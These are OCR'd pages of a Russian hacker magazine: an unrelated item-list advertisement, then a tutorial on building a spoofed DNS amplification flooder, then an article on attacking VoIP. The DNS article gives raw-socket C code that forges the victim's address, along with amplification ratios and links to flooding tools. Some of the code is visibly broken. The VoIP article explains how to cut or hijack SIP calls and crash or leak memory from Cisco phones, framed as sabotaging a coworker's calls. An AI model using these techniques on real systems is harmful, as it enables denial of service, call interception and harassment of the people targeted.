Клюшка для игры в гольф
Гольфы
Тумбочка
Акустические системы
Головка звукоснимателя
Шарик надувной
Напалечник
Перчатки хозяйственные
Гладильная доска
Расческа
Набор наклеек
Картон
Клясср
Кошелек
Шариковая ручка
Набор мелков
Метла
Щетка для одежды
Шнурки
Радиоприемник переносной
Лампа настольная
Селитра
Купальник женский
Приправа для мясных блюд
Удлинитель
Трансформатор
Ремешок для часов
Браслет из серебра
Гладильная доска
Флейта
Арфа
Трясогузка живая
Шампанское
Кислородная подушка

Высотомер
Компас
Херес
Сок
Петарды
Свадебное платье
Табуретка
Кресло-качалка
Тальк
Соляная кислота
Телефонный справочник
Учебник русского языка
Тазик банный
Березовый веник
Токарный станок
Гончарный станок
Нож для колки льда
Вантуз запасной
Набор праздничных открыток
Парашют
Ружье гладкоствольное
Сетка для волос
Мочалка
Бритва опасная
Заступ
Сборная модель танка
Набор мормышек
Прибор ночного видения
Бинокль
Монокль
Эскимо на палочке
Пломбир
Противогаз
Терка
Пинцет
Зажим
Шагомер
Батут
Прыгалки
Заколка для волос
Бигуди
Боди
Набор кубиков
Паук игрушечный
Держатель для бумаг
Пепельница
Урна
Перцовый баллончик
Кардиостимулятор
Разрыхлитель
Дача
Квартира
Плетка
Букет ландышей
Маска косметическая
Мясная нарезка
Средство от прыщей
Маска для ныряния
Крем для рук
Бусы декоративные
Нож для рыбы
Накладные ресницы
Ступа
Воздушный змей
Дозиметр
Барабан
Медведь плюшевый
Стойка для газет
Комбикорм
Пластилин
Сотейник
Плащ-палатка
Перо павлина
Желатин
Брелок для ключей
Сетка для настольного тенниса
Перекидной календарь
Аптечка дорожная
Карта Московской области
Дорожный атлас
Твидовый пиджак
Брюки шерстяные
Рейтузы
Ватник
Штаны байковые
Накладные ногти
Антенна
Мотоцикл с коляской
Лотерейный билет
Кинжал декоративный
Вставная челюсть
Плевательница
Мойка
Дверной глазок
Круглогубцы
Отбойный молоток
Мотороллер
Кукла для девочек
Вилы
Амфора
Портсигар
Кисет
Кальян
Спидометр
Ремень
Эхолот
Катер

Дверной звонок
Шпингалет
Примус
Чесалка для спины
Джин
Ром
Яичный ликер
Кнопки канцелярские
Клавиатура
Модем
Одеяло ватное
Плед верблюжий
Помада губная
Толстовка
Капюшон
Байдарка
Брусья гимнастические
Шпажки сервировочные
Ракетка для игры в сквош
Дефибриллятор
Зеркало Куско
Иппликатор Кузнецова
Вата стерильная
Вода дистиллированная
Парашют запасной
Ракия
Граппа
Самоучитель китайского языка
Метла для игры в квиддич
Горжетка
Торшер
Ночник
Чешки
Супинатор
Раскладушка
Эспандер
Карабин походный
Горький шоколад
Плоттер режущий
Треножник для фотоаппаратуры
Филе из соловьиных язычков
Рама
Линзы коррегирующие
Диапроектор
Видеокассета чистящая
Картридж для струйного принтера
Жезл милицейский
Вазелин
Судно медицинское
Часы настенные с кукушкой
Кувалда
Рубанок
Стеклорез
Лейка садовая
Тяпка
Набор блесен
Рачки артемия
Марлевая повязка
Щебень
Стул электрический
Люстра
Кювета
Ящик посудный
Изолента
Никотиновый пластырь
Поводок
Лак паркетный
Кий
Лук
Колчан
Ночной горшок
Оверлок
Лото
Кимоно
Набор матрешек
Зубило
Пластинка виниловая
Пластилин
Гипсокартон
Фужер
Карманный компьютер
Игла штопальная
Санки детские
Экстракт ромашки
Средство для удаления зубного камня
Яблочная наливка
Бальзам
Медальон
Брошь
Запонки
Велосипедная цепь
Кедровые орешки
Елочные игрушки
Наручники бытовые
Нарукавники
Конденсатор с резистивным материалом
Почтовый ящик
Мышь оптическая
Фуражка

Мундштук
Ростер
Вафельница
Сачок для ловли бабочек
Чучело бобра
Топор
Указка учительская
Солнцезащитные очки
Проекционный телевизор
Коромысло
Набор оловянных солдатиков
Махорка
Пленка виниловая
Пила двуручная
Жалюзи вертикальные
Пантограф
Пугало огородное
Сундук декоративный
Граммофон
Флюгер
Полотенце бумажное
Кашпо
Газовая шаль
Кроссовки импортные
Бутсы
Гермошлем зимний
Стетоскоп
Амперметр
Вольтметр
Реостат
Пинцет
Прибор электрический
Чай байховый
Ключ шестигранный
Цепь гимнастическая
Вибратор
Наперсток
Пишущая машинка
Колун большой
Клетка для переноски животных
Биотуалет
Детская энциклопедия
Книжная полка
Подставка для ног
Масло промывочное
Электролит
Диск стальной
Конь гимнастический
Толковый словарь
Шины зимние
Автобус
Трактор
Очки для коррекции зрения
Жгут
Бинт
Вата
Гипс
Электрогитара
Пистолет
Фрезерный станок
Труба канализационная
Черепица
Комплект постельного белья
Тапочки домашние
Игрушка для мальчиков
Битумная мастика
Брус
Кубики
Плинтус
Предохранитель
Разрыхлитель
Стекло
Кирпич
Песок
Щебень
Гравий
Растение декоративное
Клюшка для гольфа
Инжектор
Беговая дорожка
Проявочная машина
Растровый процессор
Сканер считывания штрих-кода
Часы карманные
Бытовка
Вагонка
Рейка
Доска подгорбыльная
Журнал
Доска разделочная
Головной убор
Двигатель
Сувенир из металла
Подвеска
Подарочная упаковка
Трансмиссия
Бант
Лента
Противоугонный комплекс
Блокиратор механический
Антирадар
Олифа
Дверь деревянная
Потолок подвесной
Гайковерт ударный
Борозедл
Болты
Гайки
Мост
Кольца
Женский роман
Заправочный комплект
Коробка для дискет
Транспортир

Найдётся всё.



Взлом

АГРЕССИВНАЯ АТАКА: DNS-UDP-IP СПУФЕР

kas1e



АГРЕССИВНАЯ АТАКА: DNS-UDP-IP СПУФЕР

Речь в статье пойдет об относительно новом для широкой общественности виде атак, базирующихся на так называемых множителях и одновременном dns спуфинге. Для того, чтобы лучше вникнуть в суть проблемы, настоятельно рекомендуется почитать некоторое кол-во rfc по dns, но для тех, кто очень ленив, я вкратце объясню, как все это работает.

Сначала было слово. Т.е. arpanet - Advanced Research Projects Agency Network (сеть агентств по перспективным исследованиям). Компьютеров было мало (началось все с четырех), и все друг другу верили, не думая о "грядущих проблемах будущего". Запоминать адреса в цифровом виде людям не хотелось, и они решили добавлять информацию о каждом новом хосте в определенный файл на определенном компьютере, дабы потом каждый узел мог скачать этот файл и разместить у себя. Сервером для хранилища такого файла был выбран узел Стенфордского исследовательского института (Stanford Research Institute - SRI). И все "абоненты" arpanet качали себе этот файлик для последующего использования. Все это происходило в самый веселый и значимый период - т.е. до начала 90-х годов. Конечно, у такого способа была куча явных недостатков. И в итоге на смену sri-nic пришел dns (domain name server) со всеми своими преимуществами перед sri-nic и со всеми своими недостатками в плане security (тянем прошлое, постепенно улучшая :)).

И вот DNS пошел в ход, со всеми преобразованиями ip в доменное имя и наоборот, с прямым и косвенным отображением, каноническим именованием и т.д. и т.п. Создаются корневые сервера, которые обозначаются как ".", и от них идет полное доменное имя (Fully Qualified Domain Name, FQDN). Создается фиксированное количество крупнейших низлежащих классов, таких как org, com, edu и т.д. И все это очень эффективно, удобно. Идут 90-е годы, интернет не так распространен, злонамеренные личности бороздят x25, BBS и телефоны сети. И когда приходит время, оказывается, что у dns протокола, защиты, как таковой, в принципе не существует.

МИНИМУМ НЕОБХОДИМЫХ ДАННЫХ. СУТЬ АТАКИ

Вот тут мы и подошли непосредственно к теме нашего разговора. Как ты помнишь (или не помнишь), ip spoofing известен на CERT лишь с 19 сентября 1996 года. Атака именовалась "TCP SYN Flooding and IP Spoofing Attacks". Суть ее в подмене source адреса в заголовке ip пакета. Как ты опять же знаешь, ip является надлежащим протоколом в tcp/ip стеке над udp и tcp. tcp - более сложный, с "рукопожатием", с какими бы то ни было гарантиями, а udp - более простой и не гарантирующий ничего. Соответственно и в

реализации udp протокол более прост. Атака, о которой мы здесь говорим, использует банальный spoofing ip, конфигурацию udp заголовка и сборку dns пакета. Для тех, кто не помнит, что такое модель OSI и т.д., я изображу простенькую табличку:

```
----------
|  ip4   |
----------
|  udp   | >-<   инкапсуляция dns в
|   |    |       udp, а udp в ip4
|  dns   |
----------
```

Теперь, для более детального и глубокого понимания сути, рассмотрим все необходимое - поля заголовков и форматы пакетов. Нас будут интересовать ip и udp заголовки, а также формат dns пакета. Для тех, кто хочет больше знать и уметь, смотрите в структурах соответствующих инклудов.

Поля ip4 заголовка (RFC-791)

ipv4 заголовок равен обычно 20 байтам.

кол-во бит(!)	описание
4	версия
4	IHL
8	тип сервиса
16	полная длина
16	идентификация
3	флаги
13	смещение фрагмента
8	TTL (time to live (время жизни)
8	протокол
16	контрольная сумма заголовка
32	source адрес (откуда)
32	destination адрес (куда)
может не быть	Опции
нуль	Выравнивание (x32)

Далее в нашем случае в ip пакете идет udp пакет.

Поля udp заголовка (RFC-768)

udp заголовок равен восьми байтам.

кол-во байт	описание
2	с какого порта
2	на какой порт
2	размер пакета (данные+ заголовок)
2	контрольная сумма

Далее в udp пакете идут данные, которые являются нашими dns пакетами, чью структуру мы теперь и рассмотрим.

Структура dns пакета (RFC-1035)

Все данные внутри доменного протокола имеют формат, называемый message (сообщение). Уровни сообщения можно разделить на 5 секций, которые показаны ниже:

Header	заголовок
Quastion	запрос на преобразование к сер веру имен
Answer	ответ на этот запрос
Authority	сервера имен, ответственные за данный домен
Additional	дополнительная информация

Заголовок, как и понятно, присутствовать обязан всегда. Следующие секции зависят от типа dns пакета. При запросе на резолв (resolve - преобразование) пакет имеет только header и quastion секции. При ответе сервера имен dns пакет имеет все секции сообщения. И вот тут, прежде чем посмотреть непосредственно на поля, стоит остановиться. Дело в том, что все эти фразы "умножение", "атака с использованием множителей" ничего не стоят, т.к. математикой здесь и не пахнет. Как ты видишь, запрос на резолв имеет 2 поля, а возврат - 5 полей. В этом все умножение. Чем больше возвратит name server - тем больше "умножение". Почему назвали умножение, а не увеличение? Я не знаю. Наверное, для солидности. Но как бы это не называлось, метод очень действенный. И защититься от него - в общих случаях можно, а в индивидуальных - практически нереально (об этом чуть ниже). Прежде чем перейти к непосредственной реализации, рассмотрим header и quastion секции (т.к. они нам нужны при составлении пакета). Header очень красочно описан в /usr/include/arpa/nameser_compat.h, но для тех, кто ленив, вот он:

header (12 байт)

бит	флаг	описание
16	id	идентификатор dns пакета
1	qr	тип пакета. 0 - запрос, 1 - ответ.
4	opcode	тип запроса: 0 - QUERY, 1 - IQUERY, 2 - STATUS
1	aa	"авторитетный" ответ.
1	tc	truncated (округление) - обрезан пакет или нет.
1	rd	recursion desired (запрос на рекурсию). Оптимально этот бит уста навливать в 1.
1	ra	recursion available (ответ по рекурсии).
1	z	зарезервировано для будущего использования. Должно быть всегда установлено в 0.
4	rcode	responce code (код ответа). Если 0 ошибок нет.
2	n/a	зарезервировано.
16	qdcount	кол-во доменов на запрос
16	ancount	количество записей на запрошен ный(ые) домен(ы).
16	nscount	количество name серверов ответст венных за домен.
16	arcount	количество ip всех name серверов.

quastion секция:

QNAME - непосредственно доменное имя.
QTYPE - тип запроса. (A, B, et).
QCLASS - класс запроса (для internet - класс inet).


У этой секции нет фиксированного размера, т.к. поле QNAME может быть и довольно маленьким, и довольно большим. QTYPE и QCLASS по 2 октета (байта). И можно сказать, что с форматами мы разобрались. После чего пришло время перейти непосредственно к реализации.



Взлом

АГРЕССИВНАЯ АТАКА: DNS-UDP-IP СПУФЕР

kas1e



Вот так выглядит запрос на преобразование домена microsoft.com в ip

РЕАЛИЗАЦИЯ

Что нам нужно знать для того, чтобы написать dns-udp-ip spoofer? Нужно уметь программировать raw сокеты (тип сокета, когда возможно с нуля собирать пакеты), знать С и иметь желание :). Первым такую "связку" написал FuSyS из Soft Project, ссылка на чьи сорсы идет в блок-врезке. Но ничего особо сложного там нет, и тот, кто пишет на С, реализует еще кучу способов без вопросов. Итак, структура программы препростейшей посылки спуфнутого пакета следующая:

1. Открываем raw сокет
2. Ставим опции raw сокета.
3. Составляем dns пакет (заголовок и данные)
4. Составляем udp заголовок
5. Составляем ip заголовок
6. Склеиваем, отправляем и выводим красочные сообщения о гритсах, литсах и т.д.

КАК ОТКРЫТЬ RAW СОКЕТ

Открывать raw сокет призвана функция socket, аргументы которой - это домен (не те домены), тип и протокол.

```
int sfd;

if((sfd=socket(AF_INET, SOCK_RAW, IPPRO-
TO_RAW))<0)
{
   fprintf(stderr, "raw socket denied");
   exit(2);
}
```

Домены бывают AF_INET (интернет), AF_UNIX (или AF_LOCAL). Для работы с интернет всегда ставится AF_INET. Тип сокета бывает нескольких видов: SOCK_STREAM - tcp, SOCK_DGRAM - udp и SOCK_RAW - что хотим, то и будет (есть еще SOCK_RDM и SOCK_SEQPACKET, но на них останавливаться не будем). И третий аргумент - протокол, в контексте tcp/ip он обычно определяется типом сокета, поэтому в качестве значения задают 0. У нас же SOCK_RAW, а для него имеется несколько возможных протоколов, на которых мы не будем заострять внимание, а воспользуемся только тем, который нас интересует - это IPPROTO_RAW. Итак, мы подняли raw сокет. Теперь ставим опции этого сокета.

СТАВИМ ОПЦИИ RAW СОКЕТА

Для этого существует функция setsockopt, аргументы которой: указатель на поднятый raw сокет, уровень протокола, непосредственно опция и 2 аргумента для доступа к значениям параметров.

```
int sfdo=1;

if(setsockopt(sfd, IPPROTO_IP, IP_HDRINCL,
&sfdo, sizeof(sfdo))<0)
{
   fprintf(stderr, "ip_hdrincl denied");
   exit(3);
}
```

Здесь, в общем, все понятно, кроме самой опции. Уровень IPv4 генерирует заголовок IP при посылке пакета, если только сокету не задана опция IP_HDRINCL. А нам заголовок нужно делать самим. Соответственно и данная опция должна быть. Вот у нас уже и поднят raw сокет с нужными опциями, остается заполнить соответствующие структуры и все это отослать.

СТРУКТУРА DNS ПАКЕТА

Сначала займемся dns пакетом. Создадим структуру dns_msg, в которую будут входить header и quastion секции:

```
struct DNS_MSG
{
   HEADER head;      /* header */
   char query[255];  /* quastion */
};
```

После этого опишем функцию-член killer этой структурой.

```
struct DNS_MSG killer;
```

И заполним поля (только те, которые действительно нужны):

```
memset(&killer, 0, sizeof(killer));
killer.head.id=getpid();
killer.head.rd=1;
killer.head.aa=0;
killer.head.opcode=QUERY;
killer.head.qr=0;
killer.head.qdcount=htons(1);
killer.head.ancount=htons(0);
killer.head.nscount=htons(0);
killer.head.arcount=htons(0);
killer.query="домен, который запрашиваем";
killer.query=0x00FF;
killer.query=0x0001;
```

Чтобы потом не забыть, сразу создадим структуру всего, что мы отошлем:

```
struct dns_pkt
{
struct iphdr ip;
struct udphdr udp;
char data[1000];
};
```

СОЗДАНИЕ UDP ЗАГОЛОВКА

Далее нам нужно добавить udp заголовок. Поступим с ним также и заполним поля:

```
struct dns_pkt dpk;

dpk.udp.source=src;
dpk.udp.dest=dst;
len=(12+strlen(killer.query)+5);
dpk.udp.len=htons(20+len);
memcpy(dpk.data, (void*)&killer, len);
```





АГРЕССИВНАЯ АТАКА: DNS-UDP-IP СПУФЕР

kas1e

СОЗДАНИЕ IP ЗАГОЛОВКА

Осталось заполнить ip заголовок. Все точно так же:

```
dpk.ip.ihl=5;
dpk.ip.version=4;
dpk.ip.tos=0;
dpk.ip.tot_len=htons(ip заголовок + udp заголовок + len);
dpk.ip.frag_off=0;
dpk.ip.ttl=64;
dpk.ip.protocol=IPPROTO_UDP;
dpk.ip.saddr="вот тут у нас жертва"
dpk.ip.daddr="а вот тут ip name server'a"
```

Здесь нужно упомянуть, что sockaddr_in должна быть обязательно(!) заполнена, хотя, в общем, она не используется. Т.е. после описания заголовков и dns пакета заполним sockaddr_in:

```
struct sockaddr_in sin;

memset(&sin, 0, sizeof(sin));
sin.sin_family=AF_INET;
sin.sin_port=dst;
sin.sin_addr.s_addr="вот тут у нас жертва";
```

ОТПРАВЛЕНИЕ ЗАПРОСА

И, наконец, отсылка:

```
sendto(sfd, &dpk, размер_ip_заголовка + размер_udp_заголовка + длина,
        0, (struct sockaddr *)&sin,
sizeof(sin));
```


Вот минимальный dns спуфер. Для тех, кто хочет посмотреть на полноценные сорсы - doomdns от FuSyS. И также спуфер на перле, что еще проще при наличии нужных модулей.

ИТОГ

Как же можно защититься от такого рода атаки? Если адреса ns'ов и жертвы берутся от балды, то можно на name серверах запретить рекурсивные запросы и выдавать информацию только о своей зоне. Но если чуть-чуть поразмыслить, то можно выбрать все домены из конкретной зоны и работать с ними в цикле. Т.е. защиты, грубо говоря, нет. Разве что переписать dns протокол. Что, может, и реально в теории, но на практике - нет. Сделать надстройку над современным dns протоколом? Да, можно. Есть даже такая вещь как DNSSEC (RFC-3008). По идее, призван обеспечивать аутентификацию и целостность информации, содержащейся в DNS. Про это тоже можно написать немаленькую статейку, но это уже отдельная тема. Скажу лишь, что у DNSSEC также есть свои недостатки. Подписи, проверки и т.д., все это будет сказываться на скорости и производительности. Причем сказываться ощутимо: например, подписи могут по размеру быть больше самих данных, а над генерацией и проверкой подписей придется процессору попыхтеть (хотя кого это волнует по современным меркам?). Одним словом, все это похоже на ситуацию с переходом от ipv4 на ipv6. Так что, как всегда, все дыряво, и будущее, как всегда, туманно :). Успехов в добрых и не очень делах. И напоследок несколько примеров "умножения":

host	отослано байт quastion	возвращено байт answer	умножение (увеличение)
www.microsoft.com	67	531	531/67=7.9
www.linux.org	63	168	168/63=2.6
www.freebsd.com	65	274	274/65=4.2
www.qnx.org	61	207	207/61=3.3

Такое количество данных возвращается атакуемой жертве



ССЫЛКИ:

ftp://ftp.isi.edu/in-notes/rfc768.txt
ftp://ftp.isi.edu/in-notes/rfc791.txt
ftp://ftp.isi.edu/in-notes/rfc1034.txt
ftp://ftp.isi.edu/in-notes/rfc1035.txt
ftp://ftp.isi.edu/in-notes/rfc3008.txt
http://packetstorm.decepticons.org/programming-tutorials/raw_socket.txt
http://www.digital-root.com/database/exploits/daemons/bind/doomdns.c.txt
http://packetstormsecurity.org/DoS/dnsflood.pl


ЖУРНАЛ
МОТО
ВСЕ ОСТАЛЬНОЕ – ОТСТОЙ

Взлом

VOIP ПОД ПРИЦЕЛОМ

Леший с Лукоморья (lukomore@real.xakep.ru)

VoIP под прицелом

IP-телефония, являясь прямой родственницей и обычной телефонии и технологий Internet, вобрала в себя не только их достоинства, но и недостатки. Т.е. атаки, направленные на протокол IP и уже не раз описанные в][, применимы и к VoIP. О них и пойдет разговор в этой статье.

Как уже было сказано в статье «Позвони мне по IP» в этом номере журнала, сеть IP-телефонии может быть построена на базе трех семейств протоколов - H.323, SIP и MGCP. Не исключено, что умными головами будут предложены и другие семейства, учитывающие самые современные наработки в этой области. Однако независимо от конкретных разработок можно выделить три основных типа протоколов, обеспечивающих функционирование IP-телефонии сейчас и в будущем:

- Сигнальные протоколы, которые осуществляют установление и окончание разговора, изменение параметров разговора (смена кодеков, добавление участников разговора и т.п.), поиск абонента и т.д. Примером таких протоколов являются RAS (Registration, Admission, Status), SIP, SCTP.
- Транспортные протоколы, как видно из их названия, занимаются оцифровкой, сжатием и переносом голоса от одного абонента другому. Примером такого протокола является RTP.
- Дополнительные протоколы, поддерживающие функционирование различных особенностей IP-телефонии (например, качество обслуживания, маршрутизацию и т.п.). Примерами таких протоколов являются RSVP, DiffServ, TRIP и т.д.

Так как VoIP работает также и через обычный интернет, он подвержен многим атакам. Перечислю некоторые из них:

- Отказ в обслуживании (Denial of Service)
- Подмена номера или перехват звонка (Call Hijacking)
- Подслушивание телефонных переговоров (Eavesdropping)
- Отслеживание абонента (Call Tracking)
- Звонки за чужой счет
- Несанкционированное изменение конфигурации
- Мошенничество со счетом

МИФЫ О ШИФРОВАНИИ

Прежде чем перейти к рассмотрению возможных атак на VoIP-сеть, необходимо развеять миф о шифровании, как панацее от всех бед. По праву считается, что шифрование между шлюзами или между VoIP-терминалом и шлюзом позволит защитить весь путь, который проходят голосовые данные из одного конца в другой. И несмотря на то, что данный механизм не только является неотъемлемой частью стандарта H.323, но и реализован в оборудовании многих производителей, на практике он никогда не используется. Почему? А все потому, что качество передачи данных является в IP-телефонии первоочередной задачей, а постоянное шифрование голосового потока вносит неприемлемые задержки (задержка в 200 - 250 мсек может существенно снизить качество переговоров). Именно поэтому возможны многие описываемые далее атаки на VoIP-сеть.

DENIAL OF SERVICE

Традиционная телефонная связь всегда гарантирует качество, даже в случае высоких нагрузок, что не является аксиомой для IP-телефонии. Поэтому вдумчивое прочтение восьмого номера Спеца, посвященного тому, как и с помощью чего реализовать DoS-атаки, даст в руки отбойный молоток, которым можно... ну, в общем, ты и сам знаешь, что сможешь сделать с DoS. Например, телефоны Cisco IP Phone подвержены следующим DoS-атакам - jolt, jolt2, raped, hping2, bloop, bubonic, mutant, trash и trash2.


Однако, всякие Land, Targa, TFN2K, Stacheldraht, mstream и их сотоварищи - не единственные способы задосить выбранный шлюз или IP-телефон. Внимательно изучив стандарты, можно попробовать несколько простейших способов разрыва соединения между абонентами. Например, в протоколе SIP, который становится все более популярным, для этого можно задействовать команды CANCEL и BYE, которые отменяют обработку переданных ранее запросов и завершают соединение соответственно.

Допустим, на твоей работе вовсю используются современные технологии, в частности IP-телефония. Также вместе с тобой работает девушка с редким именем Алиса, к которой ты питаешь нежные чувства. Но она к тебе равнодушна и благоволит твоему сопернику Борису (вот негодница!). Ты хочешь расстроить планы их совместного времяпрепровождения и планируешь помешать им общаться по телефону. Когда Алиса набирает номер Бориса, ее телефон посылает запрос INVITE, приглашающий Бориса к разговору. В процессе определения местонахождения телефона Бориса, телефон Алисы получает ответ 100 Trying («ждите ответа»). После обнаружения телефона в ответ Алисе посылается сигнал 180 Ringing, а в случае желания пообщаться - сигнал 200 OK («Хочу»). Вот здесь-то ты и вступаешь в дело, посылая Борису запрос CANCEL, который отменяет все ранее переданные запросы и ответы от Алисы. Однако есть три тонкости:

- Запрос CANCEL посылается до того, как Борис пошлет сигнал 200 OK.
- Должна быть программа, которая может создавать любые SIP-запросы и SIP-ответы с заданным содержанием.
- Необходимо прослушивать сетевой трафик в поисках SIP-взаимодействия. Прослушать SIP-взаимодействие не составляет труда, т.к. RFC 2543 доверяет шифрование внешним разработчикам.



DoS-атака с использованием запроса CANCEL на Бориса



DoS-атака с использованием запроса CANCEL на Алису

Можно поступить проще - не ловить момент между ответами 180 Ringing и 200 OK, а послать запрос BYE, посылаемый каждому из абонентов в отдельности или обоим сразу (это можно сделать и после 200 OK). Во всех случаях соединение будет завершено и разговор не состоится. Наконец, можно поступить и иначе, воспользовавшись специально посланными сообщениями об ошибке:

- 4xx - в запросе обнаружена ошибка;
- 5xx - запрос не может быть обработан из-за отказа сервера;
- 6xx - соединение с вызываемым абонентом установить невозможно.



DoS-атака с использованием запроса BYE

Бывает и так, что IP-телефон получает свою конфигурацию, обращаясь к специальному Web-серверу, или имеет в своем составе встроенный Web-сервер (например, некоторые модели Cisco IP Phone). Некорректный запрос к этому серверу (длинный URL или некорректное значение какого-либо параметра) приводит к перезагрузке или реинициализации IP-телефона. Например, обращение по адресу http://<phone-ip>/StreamingStatistics?1 для IP-телефонов Cisco серии 7900 позволяет отобразить страницу с отладочной статистикой. Однако обращение к несуществующей странице с большим значением идентификатора (не ниже 32768), например, http://<phone-ip>/StreamingStatistics?40000 приведет к выдаче сообщения об ошибке и перезагрузке телефона в течение 15-30 секунд. Запрограммировав данный процесс, ты получаешь классическую DoS-атаку. Кстати, используя схожий запрос http://<phone-ip>/PortInformation?40000 можно получить содержание произвольного участка памяти, который в том числе может содержать и список предыдущих звонков, и другую конфиденциальную информацию.

Можно попытаться нарушить работоспособность всей VoIP-инфраструктуры, выведя из строя сервер регистрации. Например, во множестве H.323-решений можно посылать на так называемый привратник (gatekeeper) большое число запросов регистрации и перерегистрации, которые введут его в ступор, и он не сможет выполнять никакие другие действия. А так как привратник является сердцем любой H.323-сети, то тем самым реализовывается DoS-атака на нее.

Можно реализовать отказ в обслуживании с помощью не сигнальных, а транспортных протоколов. Например, изменив значения полей Timestamp в заголовке RTP-пакета, принимающая сторона отбросит этот пакет, как устаревший. Аналогичного результата можно достичь, манипулируя полем Sequence Number.

CALL HIJACKING

Для связи с абонентом в обычной телефонной сети ты должен знать его номер, а в IP-телефонии роль телефонного номера выполняет IP-адрес. Следовательно, возможна ситуация, когда злоумышленник, используя подмену адреса, сможет выдать себя за подменяемого абонента. А, учитывая качество разговора, такая подмена может оказаться незамеченной. И раз уж я начал демонстрацию атак на примере SIP, то и продолжу использовать этот протокол в качестве иллюстрации приводимых тезисов.

Вполне логично, что любой абонент, прежде чем начать звонки, должен зарегистрироваться в сети IP-телефонии. В стандарте SIP для этого используется сообщение REGISTER, посылаемое на специальный сервер. Регистрация (сообщение «теперь я живу здесь») может осуществляться либо единожды (при входе в систему), либо через заданные интервалы времени. Во всех случаях, если ты хочешь выдать себя за Бориса и назначить Алисе свидание у себя на квартире, ты должен послать запрос REGISTER после Бориса. В этом запросе ты указываешь не свое имя, а имя Бориса, а в качестве адреса VoIP-терминала - IP-адрес своей машины. Теперь, если Алиса захочет пообщаться с Борисом, все ее запросы будут пересылаться на твою машину. В том случае, если регистрация происходит через интервалы времени, ты должен будешь перерегистрироваться всякий раз после регистрации Бориса.



Реализация перехвата трафика путем перерегистрации

Второй способ перехвата соединения - использовать сообщения с кодом 301 (Moved Permanently) и 302 (Moved Temporary), которые говорят Алисе, что Борис больше не находится по указанному Алисой адресу, и нужно использовать другой адрес, который указывается в поле SIP-запроса с именем Contact и принадлежит тебе. В случае использования кода 301 Алиса будет звонить Борису по твоему адресу всегда, а если ты используешь код 302, интервал времени, в течение которого адрес Бориса изменился, указан в поле Expires. Кстати, данный способ может использоваться для подмены любого из участников SIP-взаимодействия (терминалы, прокси-сервер, сервер переадресации, сервер регистрации). В случае замены SIP-серверов ты сможешь направить голосовой трафик таким образом, чтобы он выпал из поля зрения биллинговой системы, осуществляющей расчеты за телефонные переговоры.

